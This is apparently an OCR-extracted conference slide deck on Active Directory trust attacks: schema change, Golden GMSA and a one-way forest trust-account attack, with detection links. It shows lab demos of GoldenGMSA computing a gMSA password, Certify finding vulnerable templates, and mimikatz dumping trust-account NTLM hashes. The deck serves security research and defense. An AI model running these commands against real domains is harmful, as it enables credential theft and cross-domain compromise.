Changing defaultSecurityDescriptor as SYSTEM child-DC



Attack #4 - Schema change trust attack

Grant right to user account instead?

The image shows a Windows dialog box titled "ACE - Access Control Entry". It contains the following fields and options:

- Trustee:** A text box containing "CHILD\Administrator".
- ACE type:** Radio buttons for "Allow" (selected), "Deny", "Audit", and "Alarm".
- Access mask:** A group box containing a grid of checkboxes:
 - Read property: ☐
 - List: ☐
 - List object: ☐
 - Read permissions: ☐
 - Write property: ☒
 - Write DACL: ☐
 - Write owner: ☐
 - Write SACL: ☐
 - Create child: ☐
 - Delete child: ☐
 - Delete: ☐
 - Delete tree: ☐
 - Control access: ☐
 - Extended write: ☐
- ACE flags:** A group box containing checkboxes for "Inherit" (checked), "No propagate" (unchecked), "Inherited" (unchecked), "Inherit only" (checked), "Success" (unchecked), and "Failure" (unchecked).
- Object type:** A dropdown menu showing "defaultSecurityDescriptor - attribute".
- Inherited object type:** A dropdown menu showing "classSchema".
- Buttons:** "OK" and "Cancel" buttons at the bottom right.

Attack #4 - Schema change trust attack

Demo video: https://github.com/martinsohn/Active-Directory-trust-attacks/blob/main/presentations/AdversaryVillage2022/videos/demo-05_schema-attack-success.mp4

Attack #5 - Golden GMSA trust attack

- Golden GMSA tool by Yuval Gordon (@YuG0rd)
 1. Read public attributes from GMSA object
 2. Read protected attributes in CN=Configuration (KDS root key)
 3. Offline calculate GMSA plain-text password
- Intra-domain Golden GMSA = persistence
- Intra-forest Golden GMSA = trust attack

ADSI Edit

File Action View Help

Configuration [ROOT-DC-01.root.local]

- Configuration,DC=root,DC=local
 - DisplaySpecifiers
 - Extended-Rights
 - ForestUpdates
 - LostAndFoundConfig
 - NTDS Quotas
 - Partitions
 - Physical Locations
 - Services
 - AuthN Policy Configuration
 - Claims Configuration
 - Group Key Distribution Service
 - Master Root Keys
 - Server Configuration
 - Microsoft SPP
 - MsmqServices
 - NetServices
 - Public Key Services
 - RRAS
 - Shadow Principal Configuration
 - Windows NT
 - Sites
 - WellKnown Security Principals

Name Class Distinguished Name

CN=c3a6ff98-509a-807c-7389-d653862b18d7 msKds-ProvRootKey CN=c3a6ff98-509a-807c-7389-d653862b18d7 Properties ? X

Attribute Editor Security

Attributes:

Attribute	Value
msKds-CreateTime	132932173278620000
msKds-DomainID	CN=ROOT-DC-01,OU=Domain Controllers,DC=...
msKds-KDFAlgorithmID	SP800_108_CTR_HMAC
msKds-KDFParam	\00\00\00\00\01\00\00\00\0E\00\00\00\...
msKds-PrivateKeyLen...	512
msKds-PublicKeyLen...	2048
msKds-RootKeyData	\3B\3F\6E\08\57\B8\70\B...
msKds-SecretAgreem...	DH
msKds-SecretAgreem...	\0C\02\00\00\44\48\50\4...
msKds-UseStartTime	132931813277994779
msKds-Version	1
name	c3a6ff98-509a-807c-7389-d...
objectCategory	CN=ms-Kds-Prov-RootKey,CN=...
objectClass	top; msKds-ProvRootKey

View

OK Cancel Apply

← KDS root key

Security descriptor - CN=c3a6ff98-509a-807c-7389-d653862b18d7,CN=...

Owner: ROOT\Enterprise Admins

Group: ROOT\Enterprise Admins

SD control

<input checked="" type="checkbox"/> SELF_RELATIVE	<input checked="" type="checkbox"/> DACL_PRESENT	<input type="checkbox"/> SACL_PRESENT
<input type="checkbox"/> OWNER_DEFAULTED	<input checked="" type="checkbox"/> DACL_PROTECTED	<input type="checkbox"/> SACL_PROTECTED
<input type="checkbox"/> GROUP_DEFAULTED	<input checked="" type="checkbox"/> DACL_AUTO_INHERITED	<input checked="" type="checkbox"/> SACL_AUTO_INHERITED
	<input type="checkbox"/> DACL_DEFAULTED	<input type="checkbox"/> SACL_DEFAULTED

DACL (3 ACEs)

Type	Trustee	Rights	Flags
Allow	ROOT\Domain Admins	Full control	
Allow	ROOT\Enterprise Admins	Full control	
Allow	NT AUTHORITY\SYSTEM	Full control	

Add... Delete Edit...

Administrator: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe

```
PS C:\> whoami; hostname
```

```
nt authority\system
```

```
CHILD-DC-01
```

```
PS C:\> .\GoldenGMSA.exe kdsinfo --forest child.root.local
```

```
Guid: 94eeb98c-5692-ca5b-33d8-aaada1aa3a3b
```

```
Base64 blob: AQAAAIy57pSSVlvKM9iqraGqOjsAAAAAQAQAAAAAAAKAAAAUwBQADgAMAAwAF8AMQAADgAXwBDAFQAUGBfAE  
gATQBBAEMAHgAAAAAAAAABAAAADgAAAAAAAAABTAEGAQQA1ADEAMgAAAAAAAAEAAAAARABIAAwCAAMAgAAREhQTQABAACHqOYdtLZm  
PP+70ZxlGVmZj072CGYN0PJdLO7UQ147AOAN+PHWGVfU+vffRWGyqjAww9kRNAlvqjv0KW2DDpp8IJ4MZJdRer1aip0wa89n7ZH55n  
JbR1jAIuCx70J1v3tsW/wR1F+QiLLB9U6x5Zu4vDmgvxIwf1xP23DFgbI/drY6yuHKpreQLVJSZzVIig7xPG2aUb+kqzrYNHeWUk20  
9qFntaQYJdln4UTlFAVkJRzKy4PmtIb2s8o/eXFQYCbAuFf2iZYvT7UAQq9C+Yhw6OWClTnEMN18mN11wFBA6S1QzDBmK8SYRbSJ2  
4RcV9pOHf61+8JytsJSukeGhWXP7Msm3MTTQsud18mYO29SEynsY8h7yBUB/R50hoLoSUQ28FQd75GP/9P7UqsC7VVvjpsGwxrR7G8  
N30/foxvYpASKPjCjLsYpVrjE0EACmUBlvkxx3pX8t30Y+Xp7BRLd33mKqq4qGKKw3bSgtbtOGTmeYJCjryDHRQ0j28vkZ01BFrydn  
Fk4d/JZ8H7Py5VpL0b/+g7nIDQUrmF0YLqCtsq03MT0/4UyEhLHgUliLm30rvS3wFhmeZQbhVXzQkVszU7u2Tg7Dd/0Cg3DfkrUseJ  
FCjNxn62GEtSPR2yRsMvYweEkPAO+NZH0UjUeVRRXiMnz++YxYJmS0wPbMQWwQACAAAAACAAAAAQAQAAAAAABAA  
AAAAAAGgAAABDAE4APQBSAE8ATwBUAC0ARABDAC0AMAAxAcwATwBVAD0ARABvAG0AYQBpAG4AIABDAG8AbgB0AHIAbwBsAGwAZQBy  
AHMALABEAEMAPQByAG8ABwB0ACwARABDAD0AbABvAGMAYQB5APBYYMLEsNgB9v2q8IpI2AEAAAAAAAAAAEAAAAAAAAA9knZ6Mqf7S  
Qhh7fceCWfQ+OzAn7EJGWi4y73P+FSpqZN5JXgJCmj3aKjz+abQbDbJ3NBm8xLoDd7tfe+5zHBwA==
```

```
-----
```


— □ ×

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Administrator: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe

```
PS C:\> whoami; hostname
```

```
nt authority\system
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```
CHILD-DC-01
```

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PS C:\> .\GoldenGMSA.exe kdsinfo --forest child.root.local
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```
Guid: 94eeb98c-5692-ca5b-33d8-aaada1aa3a3b
Base64 blob: AQAAAIy57p5SVlvKM9iqraGqOjsAAAAAAQAAAAAAAKAAAAUwBQADgAMAAwAF8AMQAADgAXwBDAFQAUGBfAE
gATQBBAEMAHgAAAAAABAAAAADgAAAAAABTAEgAQQA1ADEAMgAAAAAABAAAAABIAAwCAAAAMAgAAAEhQTQABAACHqOYdtLZm
PP+70ZxlGVmZjO72CGYN0PJdLO7UQ147AOAN+PHWGVfU+vffRWGyqjAWw9kRNAlvqjv0Kw2DDpp8IJ4MZJdRer1aip0wa89n7ZH55n
JbR1jAIuCX70J1v3tsW/wR1F+QilLB9U6x5Zu4vDmgvxIwf1xP23DFgbI/drY6yuHKpreQLVJSZzVIig7xPG2aUb+kqzrYNHeWUk20
9qFntaQYJdln4UTlFAVkJRzKy4PmtIb2s8o/eXFQYCbAuFf2iZYv0t7UAQq9C+Yhw6OWClTnEMN18mN11wFBA6S1QzDBmK8SYRbSj2
4RcV9pOHf61+8JytsJSukeGhWXP7Msm3MTTQsud18mY029SEynsY8h7yBUB/R50hoLoSUQ28FQd75GP/9P7UqsC7VVvjpsGwxrR7G8
N30/foxxvYpASKPjCjLsYpVrjE0EACmUBlvkxx3pX8t30Y+Xp7BRLd33mKqq4qGKKw3bSgtbtOGTmeYJCjryDHRQ0j28vkZ01BFrydn
Fk4d/JZ8H7Py5VpL0b/+g7nIDQUrmF0YLqCtsq03MT0/4UyEhLHgUliLm30rvS3wFhmeZQbhVXzQkVszU7u2Tg7Dd/0Cg3DfkrUseJ
FCjNxn62GEtSPR2yRsMvYweEkPAO+NZH0UjUeVRRXiMnz++YxYJmS0wPbMQWwQACAAAAACAAAAAQAQAAAAAABAA
AAAAAAGgAAABDAE4APQBSAE8ATwBUAC0ARABDAC0AMAAxAcwATwBVAD0ARABvAG0AYQBpAG4AIABDAG8AbgB0AHIAbwBsAGwAZQBy
AHMALABEAEMAPQByAG8ABwB0ACwARABDAD0AbABvAGMAYQBsAPByYMLEsNgB9v2q8IpI2AEAAAAAAAAAAEAAAAAAAAA9knZ6Mqf7S
Qhh7fceCWfQ+OzAn7EJGWi4y73P+FSpQZNSJXGJCmJ3aKjz+abQbDbJ3NBm8xLoDd7tfe+5zHBwA==
```

```
PS C:\> .\GoldenGMSA.exe gmsainfo --domain root.local
```

```
sAMAccountName: ITFarm1$
objectSid: S-1-5-21-3721226516-2472762132-231580280-1601
rootKeyGuid: 94eeb98c-5692-ca5b-33d8-aaada1aa3a3b
msds-ManagedPasswordID: AQAEEtEU0sCAAAAaAEABMAAAATAAAJLnulJJWw8oz2Kqtoao6OwAAAAWAAAAFgAAAHIAbwBvAH
QALgBsAG8AYwBhAGwAAABYAG8ABwB0AC4AbABvAGMAYQBsAAAA
```

```
PS C:\> .\GoldenGMSA.exe compute --sid "S-1-5-21-3721226516-2472762132-231580280-1601" --forest child.
root.local --domain root.local
```

```
Base64 Encoded Password: HLKJNBL+vokVx9nuBdXoNvihYDqh+2qxt0gBj9kVnwLH3yNarh/AxmuLuvYhvhXwp8Lbwf
QXGDb0U+VrOVbc/8yYngsTl4te1PvnQ3Wxi20EfBSUrc0TgskddZswLdBwjy8w4fLVoqE8rkfPnGyUJsVA5Ipn3SBBLEc4CasinAGQ
fQzj0p0Ww0Y4MVy5a304s7e/dno1SwqDSUDFiRjCWvi1GFuBN3bqRJSgrAWpqVWHuGerw3AkV1q0w7p/2Q/n8D/PK967dZ79bQAS1V
e0M7er5QvTtxtY5lL/UcBC6Xtnkfbd10mbgFPQ0YCTHi0izfx3WZqFyy1rgs2bap0CPdg==
```

```
PS C:\>
```

CN=Configuration

- AD Certificate Services (e.g. CN=Certificate Templates)
- Configuration attributes of IBM z/VM security management
- And so on...

```
C:\Temp>Certify.exe find /vulnerable
```

```
  _____  _  _  _  _  
 /  _  |      | | ( ) /  _  |  
 | |      _  _  | | _  | | _  _  
 | | /  _  \  _  | | _  | | _  |  
 | | _  | _  /  | | _  | | _  |  
 \  _  \  _  | | \  _  | \  _  |  
  _  /  _  |  
   _  ./
```

```
v1.0.0
```

```
[*] Action: Find certificate templates
```

```
[*] Using the search base 'CN=Configuration,DC=theshire,DC=local'
```


Mitigations? Please.. no.



Detections?

- Sigh...
- DNS trust attack
 - <https://improsec.com/tech-blog/sid-filter-as-security-boundary-between-domains-part-4-bypass-sid-filtering-research>
- Schema trust attack
 - <https://improsec.com/tech-blog/sid-filter-as-security-boundary-between-domains-part-6-schema-change-trust-attack-from-child-to-parent>
- Golden GMSA
 - <https://improsec.com/tech-blog/sid-filter-as-security-boundary-between-domains-part-5-golden-gmsa-trust-attack-from-child-to-parent>
 - <https://www.trustedsec.com/blog/splunk-spl-queries-for-detecting-gmsa-attacks/>

Intra-forest conclusion

- Default AD allows for many child→parent attacks
- SID filtering will mitigate some attacks
- SID filtering cannot make domain a security boundary
- DOMAIN IS NOT A SECURITY BOUNDARY!

Forest as security boundary

"The forest is no longer a security boundary. By applying the MS-RPRN abuse [...] administrators from one forest can in fact compromise resources in a forest that it shares a two-way interforest trust with"

"We tested the one-way interforest trust scenario [...] but we were unable to get the attack working in either direction"


- Will Schroeder and Lee Christensen

- Two-way trust = risky boundary
- One-way trust = secure boundary?


New inter-forest trust attack

Breaking a one-way trust


Attack #6 - Trust account attack



Attack #6 - Trust account




Attack #6 - Trust account




Attack #6 - Trust account

- TGT encryption
 - **TGT (Intra-forest):** krbtgt Kerberos key
 - **Inter-realm TGT:** trust key




Attack #6 - Trust account

- TGT encryption
 - **TGT (Intra-forest):** krbtgt Kerberos key
 - **Inter-realm TGT:** trust key
- Trust key = trust account Kerberos key



Attack #6 - Trust account

- TGT encryption
 - **TGT (Intra-forest):** krbtgt Kerberos key
 - **Inter-realm TGT:** trust key
- Trust key = trust account Kerberos key
- Trust account for one-way forest trust:
EXT.LOCAL -> ROOT.LOCAL



```
PS C:\> Get-ADUser EXT$ -Properties DistinguishedName, Enabled, PrimaryGroup, PrimaryGroupID,
ObjectCategory, ObjectClass

DistinguishedName : CN=EXT$,CN=Users,DC=root,DC=local
Enabled           : True
GivenName        :
Name             : EXT$
ObjectCategory    : CN=Person,CN=Schema,CN=Configuration,DC=root,DC=local
ObjectClass       : user
ObjectGUID        : 74b3a358-f138-4e4f-8f4b-01d65ccb4f0
PrimaryGroup      : CN=Domain Users,CN=Users,DC=root,DC=local
PrimaryGroupID    : 513
SamAccountName    : EXT$
SID              : S-1-5-21-1556913138-1403956553-584833181-1104
Surname          :
UserPrincipalName :
```


Trust key = trust account Kerberos key

```
PS C:\> hostname | Get-ADDomainController | select -ExpandProperty HostName
ROOT-DC-01.root.local
PS C:\> .\mimikatz.exe

.#####.   mimikatz 2.2.0 (x64) #19041 Aug 10 2021 17:19:53
.## ^ ##.   "A La Vie, A L'Amour" - (oe.eo)
## / \ ##   /** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
## \ / ##   > https://blog.gentilkiwi.com/mimikatz
'## v ##'   Vincent LE TOUX ( vincent.letoux@gmail.com )
'#####'   > https://pingcastle.com / https://mysmartlogon.com ***/

mimikatz # lsadump::lsa /inject /user:EXT$
Domain : ROOT / S-1-5-21-1556913138-1403956553-584833181

RID : 00000450 (1104)
User : EXT$

* Primary
  NTLM : 3c8245d21371701e9c829da0e3b155e9
  LM :
Hash NTLM: 3c8245d21371701e9c829da0e3b155e9
ntlm- 0: 3c8245d21371701e9c829da0e3b155e9
lm - 0: 56cc1528501bb7a5795dd0e30a7c71e6
```

```
PS C:\> hostname | Get-ADDomainController | select -ExpandProperty Hostname
EXT-DC-01.ext.local
PS C:\> .\mimikatz.exe

.#####.   mimikatz 2.2.0 (x64) #19041 Aug 10 2021 17:19:53
.## ^ ##.   "A La Vie, A L'Amour" - (oe.eo)
## / \ ##   /** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
## \ / ##   > https://blog.gentilkiwi.com/mimikatz
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
mimikatz # lsadump::trust /patch

Current domain: EXT.LOCAL (EXT / S-1-5-21-3271404213-1448471960-426148183)

